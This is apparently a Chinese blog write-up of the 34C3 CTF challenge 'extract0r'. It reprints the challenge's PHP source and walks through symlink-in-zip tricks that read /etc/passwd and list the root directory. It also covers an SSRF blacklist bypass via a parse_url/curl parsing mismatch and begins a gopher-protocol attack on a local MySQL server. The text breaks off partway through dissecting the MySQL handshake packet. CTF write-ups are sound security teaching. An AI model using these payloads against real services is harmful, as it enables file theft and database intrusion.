
34C3 CTF Web题 extract0r Writeup (软链接实现任意读文件/目录+SSRF绕过内网ip黑名单+Gopher攻击MySQL+zip文件构造)

原创

KevinLuo2000 于 2020-03-28 22:24:10 发布 4294 收藏 4

分类专栏： CTF

本文链接：https://blog.csdn.net/keyball123/article/details/105169946



extract0r

– A web challenge from hxp 34C3 CTF

> https://ctftime.org/event/544

题目部署

本地搭建：


> https://github.com/shimmeris/CTF-Web-Challenges/tree/master/SSRF/34c3-2017-extract0r

在34c3-2017-extract0r目录下执行：

```
chmod 777 build run
./build
./run
```


访问 `127.0.0.1:8013`

题目分析



这道题可以看到是一个“安全的文件解压服务”，没有文件上传功能，但是可以输入压缩包的URL，这个服务会帮你解压并且把解压后文件放置在一个随机哈希值的目录下。

压缩包我统一放到了我github的仓库里，这样就有下载直链了。



访问http://157.245.169.152:8013/index.php，还是跳转到刚刚的页面，说明网站是用php写的。按照一般的思路，我们把木马压在压缩包里然后上传。php无法正确解析的话，因为是Apache服务器，就先上传一个.htaccess，这样来拿shell。不过经过试验发现这些都是不行的。因为Apache的配置文件里`AllowOverride None`，所以.htaccess无效。

但是压缩包里其实可以藏一个软链接，这样的话可以把特定文件像个钩子一样勾出来，实现**任意文件读取**。


比如说这样：

```
ln -s /etc/passwd passwd
zip --symlinks passwd.zip passwd
```

首先创建一个指向/etc/passwd的软链接，文件名为passwd，然后将这个文件压缩到zip里。

我们测试一下：

提示Done。再来访问：



/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
extract0r:x:1000:1000::/home/extract0r:
```

可以看到/etc/passwd已经被我们勾出来了。

所以接下来我们看看能不能把源码勾出来，先勾`/var/www/html/index.php`。

```
ln -s /var/www/html/index.php index
zip --symlinks index.zip index
```

index.php

```php
<?php
session_start();

include "url.php";

function get_directory($new=false) {
    if (!isset($_SESSION["directory"]) || $new) {
        $_SESSION["directory"] = "files/" . sha1(random_bytes(100));
    }

    $directory = $_SESSION["directory"];

    if (!is_dir($directory)) {
        mkdir($directory);
    }

    return $directory;
}

function clear_directory() {
    $dir = get_directory();
    $files = glob($dir . '/*');
    foreach($files as $file) {
```

```php
        if(is_file($file) || is_link($file)) {
            unlink($file);
        } else if (is_dir($file)) {
            rmdir($file);
        }
    }
}

function verify_archive($path) {
    $res = shell_exec("7z l " . escapeshellarg($path) . " -slt");
    $line = strtok($res, "\n");
    $file_cnt = 0;
    $total_size = 0;

    while ($line !== false) {
        preg_match("/^Size = ([0-9]+)/", $line, $m);
        if ($m) {
            $file_cnt++;
            $total_size += (int)$m[1];
        }
        $line = strtok( "\n" );
    }

    if ($total_size === 0) {
        return "Archive's size 0 not supported";
    }

    if ($total_size > 1024*10) {
        return "Archive's total uncompressed size exceeds 10KB";
    }

    if ($file_cnt === 0) {
        return "Archive is empty";
    }

    if ($file_cnt > 5) {
        return "Archive contains more than 5 files";
    }

    return 0;
}

function verify_extracted($directory) {
    $files = glob($directory . '/*');
    $cntr = 0;
    foreach($files as $file) {
        if (!is_file($file)) {
            $cntr++;
            unlink($file);
            @rmdir($file);
        }
    }
    return $cntr;
}

function decompress($s) {
    $directory = get_directory(true);
    $archive =  tempnam("/tmp", "archive_");
```

```
    file_put_contents($archive, $s);
    $error = verify_archive($archive);
    if ($error) {
        unlink($archive);
        error($error);
    }

    shell_exec("7z e ". escapeshellarg($archive) . " -o" . escapeshellarg($directory) . " -y");
    unlink($archive);

    return verify_extracted($directory);
}

function error($s) {
    clear_directory();
    die("<h2><b>ERROR</b></h2> " . htmlspecialchars($s));
}

$msg = "";
if (isset($_GET["url"])) {
    $page =  get_contents($_GET["url"]);

    if (strlen($page) === 0) {
        error("0 bytes fetched. Looks like your file is empty.");
    } else {
        $deleted_dirs = decompress($page);
        $msg = "<h3>Done!</h3> Your files were extracted if you provided a valid archive.";

        if ($deleted_dirs > 0) {
            $msg .= "<h3>WARNING:</h3> we have deleted some folders from your archive for security reasons with
our <a href='cyber_filter'>cyber-enabled filtering system</a>!";
        }
    }
}
?>

<html>
    <head><title>extract0r!</title></head>
    <body>
        <form>
            <h1>extract0r - secure file extraction service</h1>
            <p><b>Your Archive:</b></p>
            <p><input type="text" size="100" name="url"></p>
            <p><input type="submit" value="Extract it!"></p>
        </form>

        <p>Your extracted files will appear <a href="<?= htmlspecialchars(get_directory()) ?>">here</a>.</p>
        <?php if (!empty($msg)) echo "<hr><p>" . $msg . "</p>"; ?>
    </body>
</html>
```

Index.php包含了一个url.php，我们把它也勾出来。


url.php

```
<?php
function in_cidr($cidr, $ip) {
    list($prefix, $mask) = explode("/", $cidr);

    return 0 === (((ip2long($ip) ^ ip2long($prefix)) >> (32-$mask)) << (32-$mask));
```

```
}

function get_port($url_parts) {
    if (array_key_exists("port", $url_parts)) {
        return $url_parts["port"];
    } else if (array_key_exists("scheme", $url_parts)) {
        return $url_parts["scheme"] === "https" ? 443 : 80;
    } else {
        return 80;
    }
}

function clean_parts($parts) {
    // oranges are not welcome here
    $blacklisted = "/[ \x08\x09\x0a\x0b\x0c\x0d\x0e:\d]/";

    if (array_key_exists("scheme", $parts)) {
        $parts["scheme"] = preg_replace($blacklisted, "", $parts["scheme"]);
    }

    if (array_key_exists("user", $parts)) {
        $parts["user"] = preg_replace($blacklisted, "", $parts["user"]);
    }

    if (array_key_exists("pass", $parts)) {
        $parts["pass"] = preg_replace($blacklisted, "", $parts["pass"]);
    }

    if (array_key_exists("host", $parts)) {
        $parts["host"] = preg_replace($blacklisted, "", $parts["host"]);
    }

    return $parts;
}

function rebuild_url($parts) {
    $url = "";
    $url .= $parts["scheme"] . "://";
    $url .= !empty($parts["user"]) ? $parts["user"] : "";
    $url .= !empty($parts["pass"]) ? ":" . $parts["pass"] : "";
    $url .= (!empty($parts["user"]) || !empty($parts["pass"])) ? "@" : "";
    $url .= $parts["host"];
    $url .= !empty($parts["port"]) ? ":" . (int) $parts["port"] : "";
    $url .= !empty($parts["path"]) ? "/" . substr($parts["path"], 1) : "";
    $url .= !empty($parts["query"]) ? "?" . $parts["query"] : "";
    $url .= !empty($parts["fragment"]) ? "#" . $parts["fragment"] : "";

    return $url;
}

function get_contents($url) {
    $disallowed_cidrs = [ "127.0.0.0/8", "169.254.0.0/16", "0.0.0.0/8",
        "10.0.0.0/8", "192.168.0.0/16", "14.0.0.0/8", "24.0.0.0/8",
        "172.16.0.0/12", "191.255.0.0/16", "192.0.0.0/24", "192.88.99.0/24",
        "255.255.255.255/32", "240.0.0.0/4", "224.0.0.0/4", "203.0.113.0/24",
        "198.51.100.0/24", "198.18.0.0/15",  "192.0.2.0/24", "100.64.0.0/10" ];

    for ($i = 0; $i < 5; $i++) {
      //Use PHP's parse_url to split the provided URL into its host, scheme, port, path, etc. parts
```

```
        $url_parts = clean_parts(parse_url($url));

        if (!$url_parts) {
            error("Couldn't parse your url!");
        }

        if (!array_key_exists("scheme", $url_parts)) {
            error("There was no scheme in your url!");
        }

        if (!array_key_exists("host", $url_parts)) {
            error("There was no host in your url!");
        }

        $port = get_port($url_parts);
        $host = $url_parts["host"];

        $ip = gethostbynamel($host)[0];
        if (!filter_var($ip, FILTER_VALIDATE_IP,
            FILTER_FLAG_IPV4|FILTER_FLAG_NO_PRIV_RANGE|FILTER_FLAG_NO_RES_RANGE)) {
            error("Couldn't resolve your host '{$host}' or
                the resolved ip '{$ip}' is blacklisted!");
        }

        foreach ($disallowed_cidrs as $cidr) {
            if (in_cidr($cidr, $ip)) {
                error("That IP is in a blacklisted range ({$cidr})!");
            }
        }

        // all good, rebuild url now
        $url = rebuild_url($url_parts);


        $curl = curl_init();
        curl_setopt($curl, CURLOPT_URL, $url);
        curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
        curl_setopt($curl, CURLOPT_MAXREDIRS, 0);
        curl_setopt($curl, CURLOPT_TIMEOUT, 3);
        curl_setopt($curl, CURLOPT_CONNECTTIMEOUT, 3);
        curl_setopt($curl, CURLOPT_RESOLVE, array($host . ":" . $port . ":" . $ip));
        curl_setopt($curl, CURLOPT_PORT, $port);

        $data = curl_exec($curl);

        if (curl_error($curl)) {
            error(curl_error($curl));
        }

        $status = curl_getinfo($curl, CURLINFO_HTTP_CODE);
        if ($status >= 301 and $status <= 308) {
            $url = curl_getinfo($curl, CURLINFO_REDIRECT_URL);
        } else {
            return $data;
        }

    }

    error("More than 5 redirects!");
}
```

大致梳理一下代码逻辑，具体的代码分析就先略去了：



主要看最后这个逻辑：解压文件，删除非is_file，对应的代码是

index.php

```php
function verify_extracted($directory) {
    //遍历解压后的目录下的所有文件
    $files = glob($directory . '/*');
    $cntr = 0;
    foreach($files as $file) {
        if (!is_file($file)) {
            //如果不是文件就删除
            $cntr++;
            unlink($file);
            @rmdir($file);
        }
    }
    return $cntr;
}
```

这其实给我们提了两个醒：

- 原来我们不仅可以软链接一个文件，还可以链接一个目录，比如，我们完全可以把链接指向系统根目录，这样一切都逃不过我们的法眼
- 那它为什么还不让我们这么干呢？肯定就是某个目录里面有东西不想让我们看见，如果不是flag也至少是个hint

可能前面说的不是特别明白，我们先传一个文件试试，看能不能读任意目录。

```
ln -s / dir
zip --symlinks dir.zip dir
```

Done!

Your files were extracted if you provided a valid archive.

WARNING:

we have deleted some folders from your archive for security reasons with our cyber-enabled filtering system!

确实不行。

现在来想办法绕过对目录的删除操作。

发现在php手册glob函数的评论区，有这样一段话：

https://www.php.net/manual/en/function.glob.php

```
Please note that glob('*') ignores all 'hidden' files by default. This means it does not return files that start
 with a dot (e.g. ".file").
If you want to match those files too, you can use "{,.}*" as the pattern with the GLOB_BRACE flag.

<?php
// Search for all files that match .* or *
$files = glob('{,.}*', GLOB_BRACE);
?>
```

简单来讲，`$files = glob($directory . '/*');`这里遍历到的文件不包含`.`开头的隐藏文件。所以我们可以建立一个软链接指向根目录，文件名以`.`开头，这样就不怕被删了，可以任意列目录。

```
ln -s / .a
zip --symlinks root.zip .a
```

Index of /files/d056a5b502997fd5c8eba7ea8abc5d50cc23cf20/.a

Name	Last modified	Size	Description
Parent Directory		-	
bin/	2020-03-25 16:05	-	
boot/	2016-04-12 20:14	-	
dev/	2020-03-25 16:17	-	
etc/	2020-03-25 16:17	-	
home/	2020-03-25 16:07	-	
lib/	2020-03-25 16:06	-	
lib64/	2020-02-12 13:52	-	
media/	2020-02-12 13:52	-	
mnt/	2020-02-12 13:52	-	
opt/	2020-02-12 13:52	-	
proc/	2020-03-25 16:17	-	
run/	2020-03-25 16:17	-	
sbin/	2020-03-25 16:06	-	
srv/	2020-02-12 13:52	-	
start.sh	2019-08-08 07:18	294	
sys/	2020-03-25 16:17	-	
tmp/	2020-03-26 02:05	-	
usr/	2020-02-12 13:52	-	

发现/home/extract0r目录下有个`create_a_backup_of_my_supersecret_flag.sh`

create_a_backup_of_my_supersecret_flag.sh

```
#!/bin/sh
echo "[+] Creating flag user and flag table."
mysql -h 127.0.0.1 -uroot -p <<'SQL'
CREATE DATABASE  IF NOT EXISTS `flag` /*!40100 DEFAULT CHARACTER SET utf8 */;
USE `flag`;

DROP TABLE IF EXISTS `flag`;
CREATE TABLE `flag` (
  `flag` VARCHAR(100)
);


CREATE USER 'm4st3r_ov3rl0rd'@'localhost';
GRANT USAGE ON *.* TO 'm4st3r_ov3rl0rd'@'localhost';
GRANT SELECT ON `flag`.* TO 'm4st3r_ov3rl0rd'@'localhost';
SQL

echo -n "[+] Please input the flag:"
read flag

mysql -h 127.0.0.1 -uroot -p <<SQL
INSERT INTO flag.flag VALUES ('$flag');
SQL

echo "[+] Flag was succesfully backed up to mysql!"
```

看这个shell脚本可以发现，flag在数据库中（flag数据库flag数据表下），同时有一个无密码的m4st3r_ov3rl0rd用户可以访问这个数据库。因为MySQL是支持以TCP方式建立连接的，所以如果我们能发送一个构造的TCP包，就能做到和3306端口通讯。发送的sql语句呢，就是`select flag from flag.flag`一类的。

如何给MySQL发送tcp包？MySQL肯定不听你讲HTTP，这里我们使用的是Gopher协议。利用Gopher协议，将要传输的每一个字节的内容都是可控的，可以直接给MySQL服务端发送一个TCP包的exp。

因为index.php会将curl请求到的数据用7z命令进行解压（经过试验其实zip也是能被解压的）

```
shell_exec("7z e ". escapeshellarg($archive) . " -o" . escapeshellarg($directory) . " -y");
```

所以我们还需要人为构造一个7z能解压的文件。我们稍后将会利用这个功能提取flag。

回到MySQL上面来。MySQL只监听localhost，所以我们要想办法向localhost发送请求。

但是，url.php限制了内网ip的访问，准确来讲是采取了一系列的防SSRF手段。

url.php

```
$disallowed_cidrs = [ "127.0.0.0/8", "169.254.0.0/16", "0.0.0.0/8",
        "10.0.0.0/8", "192.168.0.0/16", "14.0.0.0/8", "24.0.0.0/8",
        "172.16.0.0/12", "191.255.0.0/16", "192.0.0.0/24", "192.88.99.0/24",
        "255.255.255.255/32", "240.0.0.0/4", "224.0.0.0/4", "203.0.113.0/24",
        "198.51.100.0/24", "198.18.0.0/15",  "192.0.2.0/24", "100.64.0.0/10" ];

if (!filter_var($ip, FILTER_VALIDATE_IP, FILTER_FLAG_IPV4|FILTER_FLAG_NO_PRIV_RANGE|FILTER_FLAG_NO_RES_RANGE)) {
  error("Couldn't resolve your host '{$host}' or the resolved ip '{$ip}' is blacklisted!");
}

foreach ($disallowed_cidrs as $cidr) {
 if (in_cidr($cidr, $ip)) {
   error("That IP is in a blacklisted range ({$cidr})!");
  }
}
```

胡乱试一下，在输入框直接输`gopher://localhost:3306/`，发现果然，localhost在黑名单里：

```
ERROR
Couldn't resolve your host 'localhost' or the resolved ip '127.0.0.1' is blacklisted!
```

梳理一下url.php的防SSRF逻辑：它是先通过php的parse_url函数对URL进行切割，对切割后各部分（scheme,host,port等）进行处理后，再拼接到一起并用curl解析。所以我们可以利用parse_url和curl解析方式的不同之处来绕过。比如，让parse_url解析到的host是baidu.com，可绕过黑名单过滤，而curl实际解析的是黑名单内的主机名称，如localhost。具体的写法是下面这样：

`gopher://foo@[aacafeee.cf]@baidu.com:3306/`

先不用管每个字段什么意思，我们用parse_url实际跑一下，看看是怎么解析的：

```
<?php
$str ="gopher://foo@[aacafeee.cf]@baidu.com:3306/";
var_dump(parse_url($str));
?>
```

```
array(5) {
  ["scheme"]=> string(6) "gopher"
  ["host"]=> string(8) "baidu.com"
  ["port"]=> int(3306)
  ["user"]=> string(17) "foo@[aacafeee.cf]"
  ["path"]=> string(1) "/"
}
```

可以看到这里的主机名称是`baidu.com`。

Curl对URL的处理是根据URI的标准句法来的，我们可以看一下有关的技术文档：

`http://xml2rfc.tools.ietf.org/public/rfc/html/rfc3986.html`

其中有一条：

```
A host identified by an Internet Protocol literal address, version 6 or later, is distinguished by enclosing the
 IP literal within square brackets ("[" and "]"). This is the only place where square bracket characters are all
owed in the URI syntax.
IP-literal = "[" ( IPv6address / IPvFuture  ) "]"
```

意思就是说，`[]`内填ipv6地址，这样的格式可以被curl当做host处理。我们知道ipv6地址的每一位都是十六进制数，也就是这个中括号内只能填十六进制数，而curl需要解析的host是localhost，怎么让一个十六进制串和localhost绑定在一起呢？

我们可以注册一个只由0-f构成的域名，将这个域名与localhost，也就是127.0.0.1绑定。


而我们看到.cf这个域名后缀刚好符合要求，且可以在freenom上免费注册；域名解析可以用cloudflare，增加个指向127.0.0.1的A记录就好了。

Type	Name	Content	TTL	Proxy status
A	aacafeee.cf	127.0.0.1	Auto	DNS only - local IP

现在要来解决的就是我们使用gopher协议怎么和mysql通讯的问题。

先来研究一下MySQL协议。

mysql协议分为4.0之前和4.0之后两个版本，这里仅讨论4.0之后的协议，mysql交互过程：



MySQL数据库用户认证采用的是挑战/应答的方式，服务器生成挑战数(scramble)并发送给客户端，客户端用挑战数加密密码后返回相应结果，然后服务器检查是否与预期的结果相同，从而完成用户认证的过程。


登录时需要用服务器发来的scramble加密密码，但是当数据库用户密码为空时，加密后的密文也为空。client给server发的认证包就是相对固定的了。这样一来，客户端可以单方面通过gopher协议来发送认证报文和命令报文给服务端来完成所谓的“交互”通信，而无需在意服务端给的响应。

mysql数据包前需要加一个四字节的包头。前三个字节代表包的长度，第四个字节代表包序，在一次完整的请求/响应交互过程中，用于保证消息顺序的正确，每次客户端发起请求时，序号值都会从0开始计算。

下面我们详细来了解一下几种报文的格式，为了方便理解，我以`select flag from flag.flag`的通讯过程为例先抓个包。

我的MySQL数据库是在XAMPP上部署的，已经按照上面的shell脚本所述建立好了同名用户、数据库、数据表和flag。

Wireshark选中lo0抓localhost的包。




命令行连接数据库：

```
mysql -u m4st3r_ov3rl0rd -h 127.0.0.1 -P 3307 --default-auth=mysql_native_password
mysql> select flag from flag.flag;
```


注意MySQL 8.0起默认认证方式改用sha2了，而不是原来的mysql_native_password，为了与server端相对应， client端连接时指定一下认证方式。

```
mysql> select flag from flag.flag;
+-----------------------------------------------------------+
| flag                                                      |
+-----------------------------------------------------------+
| 34C3_you_Extr4cted_the_unExtract0ble_plUs_you_knoW_s0me_SSRF |
+-----------------------------------------------------------+
1 row in set (0.01 sec)
```


关注info有3307端口字样的tcp流，follow一下。



1. 握手初始化报文（服务器 -> 客户端）



具体到抓包数据

```
0000   02 00 00 00 45 00 00 91 00 00 40 00 40 06 00 00   ....E.....@.@...
0010   7f 00 00 01 7f 00 00 01 0c eb ed c8 7f 9b 73 70   ..............sp
0020   2f 5c e7 b1 80 18 18 eb fe 85 00 00 01 01 08 0a   /\..............
0030   63 c0 91 a5 63 c0 91 8d|59 00 00 00 0a 35 2e 35   c...c...Y....5.5
0040   2e 35 2d 31 30 2e 31 2e 33 37 2d 4d 61 72 69 61   .5-10.1.37-Maria
0050   44 42 00 9e 05 00 00 79 6c 34 5c 52 64 21 75 00   DB.....yl4\Rd!u.
0060   ff f7 08 02 00 3f a0 15 00 00 00 00 00 00 00 00   .....?..........
0070   00 00 4e 63 29 40 47 23 78 54 7a 2a 60 27 00 6d   ..Nc)@G#xTz*`'.m
0080   79 73 71 6c 5f 6e 61 74 69 76 65 5f 70 61 73 73   ysql_native_pass
0090   77 6f 72 64 00                                    word.
```

```
59 00 00//包大小0x59 小端字节序 mysql通信协议使用小端序列进行传输，接收方先接收到整数的低位部分，所以低位在前
00//序号0
0A//版本号
35 2e 35 2e 35 2d 31 30 2e 31 2e 33 37 2d 4d 61 72 69 61 44 42 00 //版本信息字符串，以\0结尾，内容为5.5.5-10.1.37-M
ariaDB
9e 05 00 00//服务器线程id
